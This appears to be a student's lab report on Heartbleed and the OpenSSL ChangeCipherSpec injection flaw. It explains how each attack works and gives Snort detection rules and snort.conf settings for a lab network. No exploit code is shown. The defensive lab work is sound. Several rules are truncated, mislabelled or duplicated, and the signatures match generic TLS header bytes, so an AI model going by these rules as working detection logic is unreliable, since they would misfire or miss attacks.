Figure J: HeartBleed vulnerability

Q. Explain briefly the generic attack scenarios associated with each of these vulnerabilities (2 paragraphs maximum per vulnerability); graphical sketches (in addition of the explanations) are required (1.5%).

Answer:

Below are the two vulnerabilities:

1. OpenSSL Heartbeat Information Disclosure (HeartBleed)
2. OpenSSL 'ChangeCipherSpec' MitM Vulnerability

OpenSSL Heartbeat Information Disclosure (HeartBleed)

TLS is a form of encryption generally used by Web servers to secure transactions such as credit card payments. It also protects login credentials — your username and password — from being exposed across the Internet. TLS, also known as SSL, can be identified in your browser by "https://" (the "s" is for secure) versus "http://" in the website address bar
To set up the encrypted session, TLS must agree upon an encryption method that's supported by both the Web server and the client (usually your web browser) as well as exchange encryption keys to secure the session. This is

known as the TLS handshake, Generating and validating encryption keys can delay access to the website and consume computing power. TLS heartbeats are sent when there's no activity — when a user is filling in a Web form, for example — to keep the session from timing out and having to renegotiate the session.

The Heartbleed Vulnerability

The problem is that OpenSSL blindly trusts the length field set by the sender when it creates a response packet. First the server receiving the request stores a copy of the request on the memory heap, including the original payload. Then it creates a response packet and copies the payload from the original request, starting at the location it stored it on the heap and continuing for the specified length. In our example diagram below, the sender sent 3 bytes of the original payload data, the string "abc," but claimed it sent 30,000 bytes, which extends past the original payload and deep into the heap [1].



1
TLS Heartbeat Request
abc
Request Length = 30,000 bytes
Actual Length = 3 bytes
2
Heap
Other stuff on the heap, including possibly certificate passphrase, accounts and passwords of web site users, credit card info, etc.
data="abc"
len=30,000
30,000 bytes
3
TLS Heartbeat Response
abc<garbage>mycertificatepassphrase<garbage>username & password, etc
Response Length = 30,000 bytes

Figure K: Vulnerability in HeartBleed




Figure L: Working of Heartbleed

The heap may contain anything from random data to unencrypted data processed by OpenSSL. The latter generally includes the server's SSL certificate private key and, in many cases, plain text usernames and passwords for users of Web services. The irony is that the system that gives users confidence that their Web session is secure is the very mechanism that betrays their account credentials [1].

OpenSSL 'ChangeCipherSpec' MitM Vulnerability

How difficult is it to find the bug?

The biggest reason why the bug hasn't been found for over 16 years is that code reviews were insufficient, especially from experts who had experiences with TLS/SSL implementation. If the reviewers had enough experiences, they should have been verified OpenSSL code in the same way they do their own code. They could have detected the problem.

How difficult is it to implement CCS correctly?

It is easy to correctly implement CCS. Just send and receive messages in the order drawn in the protocol flow above. There is a little pitfall here, however, CCS uses a different type of record than other handshake messages. RFC explains the reason as follows:

The problem is that OpenSSL accepts ChangeCipherSpec (CCS) inappropriately during a handshake. This bug has existed since the very first release of OpenSSL.

In a correct handshake, the client and the server exchange messages in the order as depicted in this figure. ChangeCipherSpec MUST be sent at these positions in the handshake. OpenSSL sends CCS in exact timing itself. However, it accepts CCS at other timings when receiving. Attackers can exploit this behavior so that they can decrypt and/or modify data in the communication channel [2].




Figure M: CCS vulnerability


OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h does not properly restrict processing of ChangeCipherSpec messages, which allows man-in-the-middle attackers to trigger use of a zero-length master key in certain OpenSSL-to-OpenSSL communications, and consequently hijack sessions or obtain sensitive information, via a crafted TLS handshake, aka the "CCS Injection" vulnerability.

3. **Define new Snort rules (as many as you think are necessary) to detect these attacks, and add these rules to the snort rule set. Justify the rationale for the rules. Make sure your Snort rules do not over-fit the attack scenarios (<u>6%</u>).**

Answer:

When we exploit ChangeCipher and HeartBleed we need to define the snort rules for the above mentioned two vulnerabilities.

I observed the packet for Change Cipher contents on Wireshark, then the payload content “16 03” was seen for the Change Cipher Spec. So the content for detecting that vulnerability is “16 03”. Now after doing some research and searching the CVE number online I found out that the additional payload content information was “01” and “03 01”. For different versions of ChangeCipherSpec we defined different rules as follows:



```
alert tcp $EXTERNAL_NET any -> $HOME_NET 995 (msg:"Chain Cipher Spec";content:"|16 03 01|";content:"|01|";conte$
alert tcp $EXTERNAL_NET any -> $HOME_NET 995 (msg:"Chain Cipher Specv1";content:"|16 03 01|";content:"|01|";cons
alert tcp $EXTERNAL_NET any -> $HOME_NET 995 (msg:"Chain Cipher Spec v2";content:"|16 03 01|";content:"|01|";co$
alert tcp $EXTERNAL_NET any -> $HOME_NET 995 (msg:"Chain Cipher Spec v3";content:"|16 03 01|";content:"|01|";co$
```

Figure N: "ChangeCipherSpec" Snort Rule

At First, we need to change the directory to /etc/snort/rules.
Then open the local.rules using nano or vi text editor.
Here are the complete rules that we defined in the snort


Rules 1: alert tcp $EXTERNAL_NET any -> $HOME_NET 995 (msg:”Change Cipher Spec v0”;content:”|16 03 01|”;content:”|01|”;content:”|03 00|”;sid:2000001;rev:1;)

Rules 2: alert tcp $EXTERNAL_NET any -> $HOME_NET 995 (msg:”Change Cipher Spec v0”;content:”|16 03 01|”;content:”|01|”;content:”|03 01|”;sid:2000002;rev:1;)
Rules 3: alert tcp $EXTERNAL_NET any -> $HOME_NET 995 (msg:”Change Cipher Spec v0”;content:”|16 03 01|”;content:”|01|”;content:”|03 02|”;sid:2000003;rev:1;)

Rules 4: alert tcp $EXTERNAL_NET any -> $HOME_NET 995 (msg:”Change Cipher Spec v0”;content:”|16 03 01|”;content:”|01|”;content:”|03 03|”;sid:2000004;rev:1;)

OpenSSL Heartbeat Information Disclosure (HeartBleed)

As we exploit HeartBleed in Metasploit I have captured the packets using Wireshark. After observing the contents of the Wireshark, I noticed that the payload content “18 03” was repeating for almost every attempt that i tried. So i set the content to “18 03”. Also, for different versions of Heartbeat we implemented different content information.



```
alert tcp $EXTERNAL_NET any -> $HOME_NET 995 (msg:"FOX-SRT-Suspicious-SSLv3 Large Heartbeat Response";content:"$
alert tcp $EXTERNAL_NET any -> $HOME_NET 995 (msg:"FOX-SRT-Suspicious-TLSv1 Large Heartbeat Respnse";content: "$
alert tcp $EXTERNAL_NET any -> $HOME_NET 995 (msg:"FOX-SRT - Suspicious - TLSv1.1 Large Heartbeat Response"; co$
alert tcp $EXTERNAL_NET any -> $HOME_NET 995 (msg:"FOX-SRT - Suspicious - TLSv1.2 Large Heartbeat Response"; co$
```

Figure O: Heartbleed Snort rule

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:”FOX-SRT-Suspicious-SSLv3 Large heartbleed response”;content:”|18 03 00|”;sid:1000001;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:”FOX-SRT-Suspicious-TLSv1 Large heartbleed response”;content:”|18 03 01|”;sid:1000002;)


alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:”FOX-SRT-Suspicious-TLSv1.1 Large heartbleed response”;content:”|18 03 01|”;sid:1000003;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:”FOX-SRT-Suspicious-TLSv1.2 Large heartbleed response”;content:”|18 03 03|”;sid:1000004;)

4. Configure Snort (on the UB16C machine) and run it in intrusion detection mode. Execute the relevant exploit for each of (the two) vulnerabilities using your attack machine (i.e. Kali) (<u>3%</u>).

Ans. As we are exploiting ChangeCipher and HeartBleed we will define the snort rules for the mentioned two vulnerabilities.

Now for "CCS", after observing the packet contents on Wireshark, we observe that the payload content “16 03” was seen for the Change Cipher Spec. Therefore, the content for detecting that vulnerability is “16 03”. Now after doing some research and searching the CVE number online we found out that the additional payload content information was “01” and “03 01”. For different versions of ChangeCipherSpec we defined different rules as follows:



```
alert tcp $EXTERNAL_NET any -> $HOME_NET 995 (msg:"Chain Cipher Spec";content:"|16 03 01|";content:"|01|";conte$
alert tcp $EXTERNAL_NET any -> $HOME_NET 995 (msg:"Chain Cipher Specv1";content:"|16 03 01|";content:"|01|";con$
alert tcp $EXTERNAL_NET any -> $HOME_NET 995 (msg:"Chain Cipher Spec v2";content:"|16 03 01|";content:"|01|";co$
alert tcp $EXTERNAL_NET any -> $HOME_NET 995 (msg:"Chain Cipher Spec v3";content:"|16 03 01|";content:"|01|";co$
```

Figure P: ChangeCipherSpec Snort Rule

First change the directory to /etc/snort/rules.
Then open the local.rules using nano or vi text editor.

Here are the complete rules that we defined in the snort


Rules 1: alert tcp $EXTERNAL_NET any -> $HOME_NET 995 (msg:”Change Cipher Spec v0”;content:”|16 03 01|”;content:”|01|”;content:”|03 00|”;sid:2000001;rev:1;)

Rules 2: alert tcp $EXTERNAL_NET any -> $HOME_NET 995 (msg:”Change Cipher Spec v0”;content:”|16 03 01|”;content:”|01|”;content:”|03 01|”;sid:2000002;rev:1;)
Rules 3: alert tcp $EXTERNAL_NET any -> $HOME_NET 995 (msg:”Change Cipher Spec v0”;content:”|16 03 01|”;content:”|01|”;content:”|03 02|”;sid:2000003;rev:1;)

Rules 4: alert tcp $EXTERNAL_NET any -> $HOME_NET 995 (msg:”Change Cipher Spec v0”;content:”|16 03 01|”;content:”|01|”;content:”|03 03|”;sid:2000004;rev:1;)

OpenSSL Heartbeat Information Disclosure (HeartBleed)

When we are exploiting HeartBleed in Metasploit we captured the packets using Wireshark. After observing the contents of the Wireshark, we came to the conclusion that the payload content “18 03” was repeating for almost every attempt that we tried. So, we set the content to “18 03”. Now for different versions of Heartbeat we implemented different content information.



```
alert tcp $EXTERNAL_NET any -> $HOME_NET 995 (msg:"FOX-SRT-Suspicious-SSLv3 Large Heartbeat Response";content:"$
alert tcp $EXTERNAL_NET any -> $HOME_NET 995 (msg:"FOX-SRT-Suspicious-TLSv1 Large Heartbeat Respnse";content: "$
alert tcp $EXTERNAL_NET any -> $HOME_NET 995 (msg:"FOX-SRT - Suspicious - TLSv1.1 Large Heartbeat Response"; co$
alert tcp $EXTERNAL_NET any -> $HOME_NET 995 (msg:"FOX-SRT - Suspicious - TLSv1.2 Large Heartbeat Response"; co$
```

Figure Q: Heartbleed Snort rule

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:” FOX-SRT-
Suspicious-SSLv3 Large heartbleed response”; content:” |18 03 00|”;
sid:1000001;)
```

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:”FOX-SRT-
Suspicious-TLSv1 Large heartbleed response”;content:”|18 03
01|”;sid:1000002;)
```


```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:”FOX-SRT-
Suspicious-TLSv1.1 Large heartbleed response”;content:”|18 03
01|”;sid:1000003;)
```

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:”FOX-SRT-
Suspicious-TLSv1.2 Large heartbleed response”;content:”|18 03
03|”;sid:1000004;)
```

5. **Analyze the Snort alerts log generated after each of these attacks, and discuss the results in terms of false positives and false negatives (in principle the snort configuration must successfully alerts on all suspicious packets, while not raising alerts on legitimate traffic) (1.5%).**


Ans. Now, we need to configure snort on UB16 first we need to update the snort.conf file available under /etc/snort.

1. At first, we have to make sure that the $ HOME_NET is configured as per our home network: 192.168.56.01/24




```
#  7) Customize your rule set
#  8) Customize preprocessor and decoder rule set
#  9) Customize shared object rule set
#####################################################

#####################################################
# Step #1: Set the network variables.  For more information, see README.variables
#####################################################

# Setup the network addresses you are protecting
ipvar HOME_NET 192.168.56.103

# Set up the external network addresses. Leave as "any" in most situations
ipvar EXTERNAL_NET any

# List of DNS servers on your network
ipvar DNS_SERVERS $HOME_NET

# List of SMTP servers on your network
ipvar SMTP_SERVERS $HOME_NET

# List of web servers on your network
ipvar HTTP_SERVERS $HOME_NET

# List of sql servers on your network
ipvar SQL_SERVERS $HOME_NET

# List of telnet servers on your network
ipvar TELNET_SERVERS $HOME_NET

# List of ssh servers on your network
ipvar SSH_SERVERS $HOME_NET
```

2. Now, we can use the default output csv file or can create a new csv file but we just need to make sure than at the end default is mentioned so that the output is written to that file by default.




```
# output log_unified2: filename snort.log, limit 128, nostamp

# syslog
# output alert_syslog: LOG_AUTH LOG_ALERT

# pcap
# output log_tcpdump: tcpdump.log

# metadata reference data.  do not modify these lines
include classification.config
include reference.config

# alert output in CSV format
output alert_csv: snort_d_alerts.csv default

###################################################
# Step #7: Customize your rule set
# For more information, see Snort Manual, Writing Snort Rules
#
# NOTE: All categories are enabled in this conf file
###################################################

# site specific rules
include $RULE_PATH/local.rules

#include $RULE_PATH/app-detect.rules
#include $RULE_PATH/attack-responses.rules
#include $RULE_PATH/backdoor.rules
#include $RULE_PATH/bad-traffic.rules
#include $RULE_PATH/blacklist.rules
#include $RULE_PATH/botnet-cnc.rules
```

3. In UB16, we have to make sure that the snort.conf takes the local.rules into consideration. So as shown in figure below the line containing local.rules should be removed from comments or make it uncommented.




```
# Step #7: Customize your rule set
# For more information, see Snort Manual, Writing Snort Rules
#
# NOTE: All categories are enabled in this conf file
###################################################

# site specific rules
include $RULE_PATH/local.rules

#include $RULE_PATH/app-detect.rules
#include $RULE_PATH/attack-responses.rules
#include $RULE_PATH/backdoor.rules
#include $RULE_PATH/bad-traffic.rules
#include $RULE_PATH/blacklist.rules
#include $RULE_PATH/botnet-cnc.rules
#include $RULE_PATH/browser-chrome.rules
#include $RULE_PATH/browser-firefox.rules
#include $RULE_PATH/browser-ie.rules
#include $RULE_PATH/browser-other.rules
#include $RULE_PATH/browser-plugins.rules
#include $RULE_PATH/browser-webkit.rules
#include $RULE_PATH/chat.rules
#include $RULE_PATH/content-replace.rules
#include $RULE_PATH/ddos.rules
#include $RULE_PATH/dns.rules
#include $RULE_PATH/dos.rules
#include $RULE_PATH/experimental.rules
#include $RULE_PATH/exploit-kit.rules
#include $RULE_PATH/exploit.rules
#include $RULE_PATH/file-executable.rules
#include $RULE_PATH/file-flash.rules
#include $RULE_PATH/file-identify.rules
```

4. Now to store the output we need to make a directory where we need to store the output file. For this project we have created a directory snort_log in the path /home/asocrates.

